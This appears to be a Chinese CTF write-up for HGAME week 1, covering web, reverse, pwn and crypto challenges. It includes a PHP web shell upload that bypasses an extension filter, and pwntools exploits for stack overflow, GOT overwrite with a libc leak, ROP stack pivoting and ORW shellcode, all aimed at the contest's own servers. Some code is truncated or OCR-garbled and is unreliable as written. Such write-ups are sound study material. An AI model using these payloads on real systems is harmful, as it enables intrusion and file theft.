1.web

1.1Classic Childhood Game

打开题目发现是个魔塔游戏，一般这类游戏都是通关时会显示 flag，直接查看源代码 js

```
1>
<head>
    <meta http-equiv="Content-Type" content="text/html" charset="utf-8",
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"/>
    <!-- UC浏览器应用模式+全屏模式 -->
    <meta name="browsermode" content="application"/>
    <meta name="full-screen" content="yes"/>
    <!-- QQ浏览器应用模式+全屏模式 -->
    <meta name="x5-page-mode" content="app"/>
    <meta name="x5-fullscreen" content="true"/>
    <!-- 兼容360浏览器 -->
    <meta name="renderer" content="webkit">
    <meta name="viewport" content="width=device-width,initial-scale=1.0,
    <title>纪元魔塔</title>
    <link type="text/css" href="./Layout.css" rel="stylesheet">
    <link rel="shortcut icon" href="./favicon.ico" type="image/x-icon" /
    <script type="text/javascript" src="./Res/Items.js"></script>
    <script type="text/javascript" src="./Res/IconsData.js"></script>
    <script type="text/javascript" src="./Res/Enemys.js"></script>
    <script type="text/javascript" src="./Res/Maps.js"></script>
    <script type="text/javascript" src="./Res/Switchs.js"></script>
    <script type="text/javascript" src="./Res/Events.js"></script>
    <script type="text/javascript" src="./Core.js"></script>
</head>
```

查看到 events.js 发现有异常函数，看起来像是加密

```
function mota() {
  var a = ['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x59\x56\x68\x43\x4d
\x69\x62\x54\x55\x31\x56\x46\x52\x43\x4d\x46\x6c\x56\x59\x7a\x42\x69\x56\x31\x59\x35'];
  (function (b, e) {
    var f = function (g) {
      while (--g) {
        b['push'](b['shift']());
      }
    };
    f(++e);
  }(a, 0x198));
  var b = function (c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['CFrzVf'] === undefined) {
      (function () {
        var g;
        try {
          var i = Function('return\x20(function()\x20' + '{}.constructor(\x22return\x20this\x22)(\x20)' + ');');
          g = i();
        } catch (j) {
          g = window;
        }
        var h = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
        g['atob'] || (g['atob'] = function (k) {
          var l = String(k)['replace'](/=+$/, '');
          var m = '';
          for (var n = 0x0, o, p, q = 0x0; p = l['charAt'](q++); ~p && (o = n % 0x4 ? o * 0x40 + p : p, n++ % 0x4) ? m += String['fromCharCode'](0xff & o >> (-0
            p = h['indexOf'](p);
          }
          return m;
```

直接浏览器调用 mota（）

1.2 Become A Member

按照浏览器的提示，分别设置 User-Agent:为 Cute-Bunny，Cookie 为 code=Vidar，Referer 为 bunnybunnybunny.com，并设置 username:luckytoday password:happy123 以 json 请求方式登陆

```
GET / HTTP/1.1
Host: week-1.hgame.lwsec.cn:31058
User-Agent: Cute-Bunny
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: bunnybunnybunny.com
Cookie: code=Vidar
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
Content-Length: 51
Content-Type: application/json;charset=UTF-8

{
  "username":"luckytoday",
  "password":"happy123"
}
```

```
          </g>
        </svg>
        <h1>
          hgame{HOw_ArE_YOu_TOday?}
        </h1>
      </div>
      <div>
        <svg class="waves" xmlns="
        http://www.w3.org/2000/svg" xmlns:
        http://www.w3.org/1999/xlink"
        viewBox="0 24 150 28" preserveAspe
        none" shape-rendering="auto">
          <defs>
            <path id="gentle-wave" d="M-16
             58-18 88-18s 58 18 88 18 58-1
            58 18 88 18 v44h-352z" />
          </defs>
          <g class="parallax">
            <use xlink:href="#gentle-wave"
            ="0" fill="rgba(255,255,255,0.
            <use xlink:href="#gentle-wave"
            ="3" fill="rgba(255,255,255,0.
            <use xlink:href="#gentle-wave"
```

1.3Guess who I am


查看源代码发现题目已经把所有的答案都给出来了

```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <link rel="icon" type="image/svg+xml" href="/vite.svg" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Guess Who I Am</title>
    <script type="module" crossorigin src="/assets/index-23001151.js"></script>
    <link rel="stylesheet" href="/assets/index-61103e0a.css">
  </head>
  <body>
    <!-- Hint: https://github.com/Potat0000/Vidar-Website/blob/master/src/scripts/config/member.js -->
    <div id="app"></div>

  </body>
</html>
```

那就老老实实答题，因为要答 100 题有点累，就写代码答题

```python
import json
import requests
import re
session = requests.session()
score = 9
burp0_cookies = {"session": "MTY3Mjk4Nzg3M3xEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQUlHYzNSeWFXNW5EQWdBQm5Od
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Fir

while(score<99):
    question_url = "http://week-1.hgame.lwsec.cn:31599/api/getQuestion"
    answer_url = "http://week-1.hgame.lwsec.cn:31599/api/verifyAnswer"
    question = session.get(question_url, headers=burp0_headers, cookies=burp0_cookies)
    print(question.json()['message'])
    for m in member:
        mjs=json.dumps(m)
        mjs=json.loads(mjs)
        print(mjs)
        if mjs['intro']==question.json()['message']:
            answer={"id": mjs['id']}
            ans=session.post(answer_url, headers=burp0_headers, cookies=burp0_cookies, data=answer)
            burp0_cookies = requests.utils.dict_from_cookiejar(ans.cookies)
            print(burp0_cookies)
            score+=1
            break
```

全答对以后得到 flag



1.4 Show Me Your Beauty

打开后发现是文件上传，点击头像尝试绕过，发现使用大小写可以绕过。直接写读 flag 的 shell 再访问网页即可

```
----------------------------108127924110690049172928162
52
Content-Disposition: form-data; name="file"; filename="
b.Php"
Content-Type: image/gif

<?php system('cat /flag');
?>
```

```
Connection: close
Content-Type: text/html; charset=UTF-8

{"json":"Upload Successfully! .\/img\/b.Php
5s\u540e\u9875\u9762\u81ea\u52a8\u5237\u65b0"}
```

2.Reverse

2.1 test your IDA

Ida 打开就是答案

```
  sub_140001064("%10s");
  if ( !strcmp(Str1, "r3ver5e") )
    sub_140001010("your flag:hgame{te5t_y0ur_IDA}");
  return 0;
}
```

2.2 easyasm

打开发现汇编代码，逻辑很简单就是和 0x33 进行异或

```
result=[0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e]
for i in result:
    print(chr(i^0x33),end='')
```

得出答案 hgame{welc0me_t0_re_wor1d!}

2.3 easyenc

核心代码就是把输入的字符与 0x32 异或然后减去 86 最后和一开始设置好的数据进行比较

```
{
  v5 = (*((_BYTE *)v10 + v3) ^ 0x32) - 86;
  *((_BYTE *)v10 + v3) = v5;
  if ( *((_BYTE *)v8 + v3) != v5 )
    break;
  if ( ++v3 >= 41 )
```

因为输入一定是可见字符所以可以直接爆破

```
import string
result=[0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0,
print(len(result))

for i in result:
    for j in string.printable:
        if ((ord(j)^0x32)-86)&0xff == i:
            print(j,end='')
            break
```

hgame{4ddit1on_is_a_rever5ible_0peration}

2.4 a_cup_of_tea

看名字盲猜 tea 加密

```
  Buf2[0] = 778273437;
  Buf1 = 0i64;
  memset(v10, 0, sizeof(v10));
  v11 = 0;
  Buf2[1] = -1051836401;
  si128 = _mm_load_si128((const __m128i *)&xmmw
  Buf2[2] = -1690714183;
  Buf2[3] = 1512016660;
  Buf2[4] = 1636330974;
  Buf2[5] = 1701168847;
  Buf2[6] = -1626976412;
  Buf2[7] = 594166774;
  v8 = 32107;
  sub_140001010("nice tea!\n> ");
  sub_140001064("%50s");
  sub_1400010B4(&Buf1, &si128);
  sub_1400010B4((char *)&Buf1 + 8, &si128);
  sub_1400010B4(v10, &si128);
  sub_1400010B4((char *)v10 + 8, &si128);
  v3 = memcmp(&Buf1, Buf2, 0x22ui64);
  v4 = "wrong...";
  if ( !v3 )
    v4 = "Congratulations!";
  sub_140001010(v4);
  return 0;
}
 {
   v3 -= 0x543210DD;
   v7 += (v3 + v9) ^ (v2 + 16 * v9) ^ (v4 + (v9 >> 5));
   result = v3 + v7;
   v9 += result ^ (v5 + 16 * v7) ^ (v6 + (v7 >> 5));
   --v8;
 }
 while ( v8 );
```

魔改了 magic number 并且从加法变成了减法，key 可以通过动态调试得到，最后 tea 解密即可，tea 解密一共 32 位，flag 是 34 位，最后两位未加密是 k}

```python
if __name__=='__main__':
    res=[0x2E63829D,0xC14E400F,0x9B39BFB9,0x5A1F8B14,0x61886DDE,0x6565C6CF,0x9F064F64,0x236A43F6]
    k=[0x12345678,0x23456789,0x34567890,0x45678901]
    for i in range(0,8,2):
        res0,res1=decrypt(res[i:i+2],k)
        print(libnum.n2s(res0)[::-1].decode()+libnum.n2s(res1)[::-1].decode(),end='')
    print('k}')
```

hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

2.5 encode

输入是 50 长度，然后将每一位的高位和低位分开储存

```
memset(v5, 0, 0x32u);
memset(v4, 0, sizeof(v4));
sub_4011A0(a50s, (char)v5);
for ( i = 0; i < 50; ++i )
{
  v4[2 * i] = v5[i] & 0xF;
  v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
}
for ( j = 0; j < 100; ++j )
{
  if ( v4[j] != dword_403000[j] )
  {
    sub_401160(Format, v4[0]);
    return 0;
  }
}
sub_401160(aYesYouAreRight, v4[0]);
return 0;
```

拼回去即可

```python
result=[0x00000008, 0x00000006, 0x00000007, 0x0
print(len(result))

for i in range(0,100,2):
    flag=(result[i+1]<<4)+result[i]
    print(chr(flag),end='')
```


hgame{encode_is_easy_for_a_reverse_engineer}

3 pwn

3.1 test_nc

没啥说的直接 nc 过去就是 shell

3.2 easy_overflow



最简单的栈溢出，还有后门地址，直接溢出过去就行

```
from pwn import *
context.log_level='debug'
context.arch = 'amd64'
#io = process('./overflow')
io = remote('week-1.hgame.lwsec.cn',31128)
#gdb.attach(io,'b main')
payload =  b'A' * 24
payload += p64(0x40117B)

io.sendline(payload)

io.interactive()
```

3.3 choose_the_seat

```
  v1 = __readfsqword(0x28u);
  puts("Here is the seat from 0 to 9, please choose one.");
  __isoc99_scanf("%d", &v0);
  if ( (int)v0 > 9 )
  {
    printf("There is no such seat");
    exit(1);
  }
  puts("please input your name");
  read(0, &seats[16 * v0], 0x10uLL);
  printf("Your name is ");
  puts(&seats[16 * v0]);
  printf("Your seat is %d\n", v0);
  printf("Bye");
  exit(0);
}
```

存在 read 函数以 16 位对齐可以进行任意写 16 位数据，v0 只校验了比 9 大，没校验负数。可以通过输入负数修改 got 表，首先修改 exit 为 vuln 函数地址，可以多次写入数据。

```
.got.plt:0000000000404000 20 3E 40 00 00 00 00 00       _GLOBAL_OFFSET_TABLE_ dq offset _DYNA
.got.plt:0000000000404008 00 00 00 00 00 00 00 00       qword_404008 dq 0
.got.plt:0000000000404010 00 00 00 00 00 00 00 00       qword_404010 dq 0
.got.plt:0000000000404018 48 41 40 00 00 00 00 00       off_404018 dq offset puts
.got.plt:0000000000404020 50 41 40 00 00 00 00 00       off_404020 dq offset setbuf
.got.plt:0000000000404028 58 41 40 00 00 00 00 00       off_404028 dq offset printf
.got.plt:0000000000404030 60 41 40 00 00 00 00 00       off_404030 dq offset read
.got.plt:0000000000404038 70 41 40 00 00 00 00 00       off_404038 dq offset __isoc99_scanf
.got.plt:0000000000404040 78 41 40 00 00 00 00 00       off_404040 dq offset exit
.got.plt:0000000000404040                               _got_plt ends
```

然后通过向 puts 函数上方输入数据泄露 puts 地址，最后打 onegadget 即可

```
#io = process(['./ld-2.31.so','./vuln'], env = {'LD_PRELOAD' : './libc-2.31.so'})
elf=ELF('./vuln')
put_plt=elf.plt['puts']
libc=ELF('./libc-2.31.so')
io = remote('week-1.hgame.lwsec.cn',32724)
vulnaddr=0x4011D6
#gdb.attach(io,'b main')
print(hex(put_plt))
io.sendlineafter(b'please choose one.\n',b'-6')
io.sendafter(b'please input your name\n',p64(vulnaddr))

io.sendlineafter(b'please choose one.\n',b'-9')
io.recvuntil(b'please input your name\n')
io.send(b'a'*8)

io.recvuntil(b'a'*8)
puts_addr=u64(io.recv(6).ljust(8,b'\x00'))
libc_base=puts_addr-libc.symbols['puts']

one_gadget=[0xe3afe,0xe3b01,0xe3b04]
pwnaddr=libc_base+one_gadget[1]

io.sendlineafter(b'please choose one.\n',b'-6')
io.sendafter(b'please input your name\n',p64(pwnaddr))


io.interactive()

```

3.4 orw

存在很明显的溢出，但是溢出只有 40 字节，不够构造完整的 rop 链，先构造泄露 libc 地址的链

```
payload=b'a'*264+p64(pop_rdi_ret_addr)+p64(put_got)+p64(put_plt)+p64(vuln_addr)
io.sendline(payload)
puts_addr=u64(io.recv(6).ljust(8,b'\x00'))
libc_base=puts_addr-libc.symbols['puts']
```

然后构造可以任意写地址的链，首先写一个./flag 到 data 段

```
io.recvuntil(b'before you try to solve this task.\n')
payload = b'a' * 264 +  p64(poprsi_r15_ret_addr) + p64(data) + p64(0)+  p64(read) + p64(vuln_addr)
io.send(payload)
io.send(b'./flag')
```

然后卡了好几天，最终发现这考点不是 orw 而是栈迁移，一开始想到了栈迁移但是看 ida 发现没空间可以写，后来根据提示发现原来 bss 段并不是 ida 看上去的那么大，其实后面还有空间，那就很容易了。直接往 bss 段最后写 rop 链，然后通过 leave ret 栈迁移到 bss 段上

```
payload = b'a' * 264 +  p64(poprsi_r15_ret_addr) + p64(bss) + p64(0)+  p64(read) + p64(vuln_addr)
io.send(payload)
payload2 = p64(pop_rdi_ret_addr)+p64(data)+p64(pop_rsi_ret_addr)+p64(0)+p64(opens)+p64(pop_rdi_ret_addr)+p64(3)+p64(pop_rdx_ret_addr)+p64(50)+p64(pop_rsi_ret_addr)
+p64(data)+p64(read) + p64(pop_rdi_ret_addr)+p64(1)+p64(write) + p64(vuln_addr)
io.send(payload2)
io.recvuntil(b'before you try to solve this task.\n')
payload = b'a' * 256 + p64(bss-8)  + p64(leave_ret)
```

```
[DEBUG] Sent 0x110 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|aaaa|aaaa|
    *
    00000100  80 40 40 00  00 00 00 00  ee 12 40 00  00 00 00 00  |·@@·|····|··@·|····|
    00000110
[*] Switching to interactive mode
[DEBUG] Received 0x32 bytes:
    00000000  68 67 61 6d  65 7b 39 65  32 31 66 39  32 65 33 38  |hgam|e{9e|21f9|2e38|
    00000010  66 62 30 61  61 62 64 36  32 34 37 34  31 61 31 30  |fb0a|abd6|2474|1a10|
    00000020  66 31 31 34  61 36 65 66  66 35 63 63  32 37 7d 0a  |f114|a6ef|f5cc|27}·|
    00000030  00 00                                              |··|
    00000032
hgame{9e21f92e38fb0aabd624741a10f114a6eff5cc27}
```

3.5 simple_shellcode

直接输入 shellcode 至可执行段，但是 shellcode 长度只有 0x10，必须写 code 使得能够二次写入，题目本身开了 sandbox，可以使用 orw 绕过

```
int __cdecl main(int argc, const char **argv, const char
{
  init(argc, argv, envp);
  mmap((void *)0xCAFE0000LL, 0x1000uLL, 7, 33, -1, 0LL);
  puts("Please input your shellcode:");
  read(0, (void *)0xCAFE0000LL, 0x10uLL);
  sandbox();
  MEMORY[0xCAFE0000]();
  return 0;
}
```


```
push rdx;
mov rax,{convert_str_asmencode("./flag")};
push rax;
mov rdi,rsp;
xor rax,rax;
mov al,2;
syscall;
mov rdi,rax;
mov dl,0×40;
mov rsi,0×CAFE0100;
mov al,0;
syscall;
xor rdi,rdi;
mov rsi,0×CAFE0100;
mov al,1;
syscall;
mov rax,0×3b;
syscall;
"""
shellcodejmp=f"""
mov rsi,rdx;
add rsi,0×c;
xor rdi,rdi;
syscall;
"""
shell=asm(shellcodef)
sread=asm(shellcodejmp)
print(len(sread))
#io = process('./vuln')
#gdb.attach(io, "b main")
shell_addr=0×CAFE0000
io = remote('week-1.hgame.lwsec.cn',30115)
io.recvuntil(b'Please input your shellcode:\n')
io.send(sread)
io.send(shell)
io.interactive()
```

4.crypto

4.1 兔兔的车票

看代码是随机生成了三张干扰图和原本的图异或，因为是异或，只要两张图的 key 是一样的，再将两张图异或即可得到原本的两张图异或的图，写代码将所有图片两两异或

```python
for i in index:
    for j in index:
        if i==j:
            break
        im1 = Image.open(f"pics/enc{i}.png")
        im2 = Image.open(f"pics/enc{j}.png")
        encImg = xorImg(im1, im2)
        encImg.save(f'pics/dec{i}{j}.png')
```



可以看到有的车票图片较清晰，直接可以看到 flag


4.2 RSA

512 位长度的素数相乘，直接 factordb 去分解

135127138348299757374196447062640858416920350098320099993115949719051354 21

		Result:
status (?)	digits	number
FF	309 (show)	1351271383...89<309> = 1123913498...13<155> · 1202291266...53<155>

然后可以直接算出结果



4.3 Be Stream

一个递归的 streams 算法，直接用递归时间超长根本无法解题。因为最后是在模 256 范围内，猜测 streams 在模数上是有规律的(数学不好,算不出来)。直接打印 streams 看规律，

```
streams=[]
streams.append(key[0])
streams.append(key[1])
print(key[0]%256,end=',')
print(key[1]%256,end=',')
'''
for o in range(2,24**6):
    streams.append(streams[o-2]*7+streams[o-1]*4)
    print(streams[o]%256,end=',')
```


发现在模 256 上是有一个循环的规律，直接用模数去解

```
cycle=[114,100,174,116,146,116,206,100,50,132,110,84,82,148,142,68,242,164,46,52,18,180
print(len(cycle))
def stream(i):
    return streams[i]

enc = b""
for i in range(len(flag)):
    water = cycle[((i//2)**6) % 128]
    enc += bytes([(water ^ flag[i])%128])
    #print(enc,i)

print(enc)
```

hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}


4.4 神秘的电话

解压后一个是摩斯密码，一个是 base64，先看用工具看摩斯密码



然后 base64 解密得到提示，几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。

猜测密钥，倒着就是逆转，十八层的篱笆就是 key 位 18 的栅栏密码，最后一个北欧神话，猜测是维吉尼亚密码，但是 key 不知道，使用在线破解，可以得到近似的解码，再手工修改 key，最后发现 key 为 vidar (奥丁之子维达尔) 时密码正确，然后回头发现平台就叫这名字。。。




5 misc

5.1 sign in

